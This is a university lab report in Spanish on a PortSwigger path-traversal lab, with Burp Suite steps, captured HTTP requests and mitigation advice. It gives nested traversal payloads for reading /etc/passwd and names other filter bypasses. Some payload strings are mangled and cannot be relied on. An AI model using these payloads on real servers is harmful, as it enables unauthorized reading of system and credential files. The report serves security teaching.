

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

Universidad Politécnica de San Luis Potosí

Laboratorio 02-File path traversal, traversal sequences stripped non-recursively

Asignatura: CNO IV Seguridad Informática

Presenta:

Andrea Morúa Bravo 185548

Docente:

Mtro. Servando López Contreras

Contents

1. Información del laboratorio.....	3
2. Marco teórico y fundamentación técnica.....	3
2.1 Definición y Mecanismo.....	3
2.2 Variables de la vulnerabilidad	3
2.3 Diferenciación con Bases de Datos	4
2.4 Impacto en la Tríada CIA y OWASP	4
3. Documentación Técnica y Procedimiento Paso a Paso.....	4
Paso 1: Configuración del Proxy e Intercepción Inicial	4
Paso 2: Navegación y Generación de Peticiones de Archivos.....	5
Paso 3: Identificación del endpoint vulnerable.....	5
Paso 4: Transferencia al módulo repeater	5
Paso 5: Evaluación del control de seguridad.....	5
Paso 6: Inyección y ejecución del payload	7
Paso 7: Verificación de la respuesta del servidor.....	7
Paso 8: Confirmación de resolución.....	8
4. Explicación técnica del payload	9
5. Recomendación de mitigación	9
6. Referencias Bibliográficas	9

1. Información del laboratorio

- **Nombre del laboratorio:** Traversal sequences stripped non-recursively
- **Nivel de dificultad:** Practitioner
- **Tipo de explotación:** File Path Traversal
- **Objetivo del laboratorio:** Recuperar y desplegar el contenido del archivo de configuración del sistema `/etc/passwd`.
- **Explicación técnica de la vulnerabilidad:** La aplicación web intenta sanear la entrada del usuario eliminando las secuencias de salto de directorio `../` antes de procesar la solicitud del archivo. Sin embargo, el mecanismo de sanitización se realiza en una sola pasada (de forma no recursiva). Al anidar las secuencias en una estructura como `....//`, la eliminación simple del patrón interno `../` vuelve a unir los caracteres restantes (`.. + /`), reconstruyendo la secuencia `../` en el string final que recibe la API del sistema de archivos.

2. Marco teórico y fundamentación técnica

2.1 Definición y Mecanismo

Un error común al intentar prevenir ataques de *Path Traversal* consiste en reemplazar o eliminar patrones conocidos como `../` mediante funciones simples de sustitución de cadenas aplicadas una sola vez (PortSwigger, s.f.).

Cuando una función de saneamiento no es recursiva, procesa la cadena de texto de izquierda a derecha en un solo ciclo. Si un atacante inserta secuencias superpuestas o anidadas (por ejemplo, `....//`), el algoritmo identifica el bloque central `../` y lo remueve.

Como resultado, la cadena procesada por la aplicación termina conteniendo la secuencia de escape válida `../`, permitiendo al atacante ascender en la estructura de directorios del servidor.

2.2 Variables de la vulnerabilidad

Este escenario ilustra las deficiencias de implementar defensas basadas en listas negras o limpieza parcial de patrones (Stuttard & Pinto, 2011):

- **Bypass por Ruta Absoluta:** Omisión de secuencias `../` mediante el envío directo de la ruta canónica desde la raíz (`/etc/passwd`).
- **Bypass por Codificación URL / Doble Codificación:** Manipulación de caracteres hexadecimales (`%2fetc%2fpasswd`) para eludir firmas de Firewalls de Aplicaciones Web (WAF).
- **Uso de Simbolismo y Truncado:** Explotación de enlaces simbólicos (*symlinks*) o secuencias nulas para alterar la interpretación del sistema operativo.

2.3 Diferenciación con Bases de Datos

Al igual que en los laboratorios previos, esta vulnerabilidad no involucra lenguaje SQL ni gestores de bases de datos relacionales o NoSQL. El vector actúa directamente sobre la API del sistema de archivos del sistema operativo, ejecutando la lectura del recurso con los privilegios del proceso del servidor web (www-data, nobody, etc.).


2.4 Impacto en la Tríada CIA y OWASP

- **Confidencialidad (Alto Impacto):** Permite la exfiltración arbitraria de archivos del sistema operativo (/etc/passwd), código fuente de la aplicación, tokens o llaves de cifrado.
- **Integridad (Impacto Variable):** Si la vulnerabilidad se presenta en un endpoint de escritura o subida de archivos, se podrían sobrescribir archivos del sistema.
- **Disponibilidad (Impacto Variable):** Riesgo de denegación de servicio si se sobrescriben o eliminan archivos necesarios para el funcionamiento del servidor.
- **OWASP:** Clasificado en la categoría A01:2021 – Broken Access Control (OWASP Foundation, 2021).

3. Documentación Técnica y Procedimiento Paso a Paso

Paso 1: Configuración del Proxy e Intercepción Inicial

- Con Burp Suite configurado y el Proxy activo (Proxy > Intercept is on), se accede a la URL del laboratorio.




Paso 2: Navegación y Generación de Peticiones de Archivos

- Se presiona el botón **forward** para permitir que la página cargue en el navegador, y luego se navega al detalle de un producto o se inspecciona el catálogo para forzar la carga de las imágenes del sitio (/image?filename=...).

Paso 3: Identificación del endpoint vulnerable

- En Burp Suite, se accede a Proxy > HTTP history y se localiza la petición GET /image?filename=X.jpg HTTP/2.



Paso 4: Transferencia al módulo repeater

- Se hace clic derecho sobre la petición de la imagen en la lista del historial y se selecciona **send to repeater**.

Paso 5: Evaluación del control de seguridad

- Si se envía la secuencia estándar filename=.././../etc/passwd o la ruta absoluta /etc/passwd, la aplicación devuelve un error.
- Esta respuesta confirma que la aplicación aplica un filtro que remueve las secuencias ../ estándar y bloquea rutas que inician con /.

Send Cancel < > Burp AI

Request Response

Pretty Raw Hex

```
1 GET /image?filename=/etc/passwd HTTP/2
2 Host:
0a1a000603a5ddd88052a8c900ae00ba.web-security-academ
y.net
3 Cookie: session=VWPk8Qerow4oPGfAztoEqRtApsm7ElfB
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept:
image/avif,image/webp,image/apng,image/svg+xml,image
/*,*/;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
https://0a1a000603a5ddd88052a8c900ae00ba.web-securit
```

0 highlights

Ready

Event log (1) All issues

Request Response

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host:
0a1a000603a5ddd88052a8c900ae00ba.web-security-academ
y.net
3 Cookie: session=VWPk8Qerow4oPGfAztoEqRtApsm7ElfB
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept:
image/avif,image/webp,image/apng,image/svg+xml,image
/*,*/;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
https://0a1a000603a5ddd88052a8c900ae00ba.web-securit
```

Send Cancel < > Burp AI


Request Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```


Paso 6: Inyección y ejecución del payload

- En la pestaña **Request** del repeater, se modifica el valor del parámetro filename por el payload con secuencias anidadas:
GET /image?filename=....//....//....//etc/passwd
- A continuación, se presiona el botón send.
- **Explicación:** Cuando el backend aplica la función de sanitización no recursiva sobre//....//....//etc/passwd, remueve el patrón ../ ubicado en la parte central de cada conjunto//. Tras la remoción, los caracteres sobrantes .. y / se unen en la memoria, reconstruyendo la cadena ../../etc/passwd justo antes de pasársela al sistema de archivos.




Paso 7: Verificación de la respuesta del servidor

- Se cambia a la pestaña **Response** dentro del repeater.
- El servidor responde con HTTP/2 200 OK y entrega el contenido del archivo /etc/passwd, mostrando la lista de usuarios del sistema Linux.



Paso 8: Confirmación de resolución



4. Explicación técnica del payload

- **Payload:**//....//....//etc/passwd
- Este ataque aprovecha un filtro de seguridad defectuoso que borra la secuencia ../ solo una vez y de forma superficial; al enviar una cadena anidada como//....//....//etc/passwd, el servidor elimina la combinación central pero provoca que los caracteres restantes se unan y reconstruyan la ruta maliciosa ../...//etc/passwd, lo que permite que el sistema operativo suba tres niveles en el árbol de directorios desde la carpeta de imágenes (/var/www/images/) hasta alcanzar la raíz y exponer el archivo confidencial de usuarios /etc/passwd.

5. Recomendación de mitigación

1. Si es estrictamente necesario limpiar secuencias de rutas, se debe aplicar un proceso iterativo hasta que no se detecten más ocurrencias del patrón, o utilizar funciones nativas del lenguaje diseñadas para extraer el nombre base.
2. Restringir la entrada del usuario a caracteres alfanuméricos simples antes de realizar cualquier operación de lectura
3. Validar que la ruta resuelta permanezca estrictamente dentro del directorio base destinado para los archivos

6. Referencias Bibliográficas

- MITRE Corporation. (2023). *CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*. Common Weakness Enumeration. <https://cwe.mitre.org/data/definitions/22.html>
- OWASP Foundation. (2021). *A01:2021 – Broken Access Control*. OWASP Top 10:2021. https://owasp.org/Top10/2021/A01_2021-Broken_Access_Control/
- PortSwigger. (s.f.). *File path traversal*. Web Security Academy. Recuperado el 22 de septiembre de 2026, de <https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass>
- Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* (2nd ed.). John Wiley & Sons.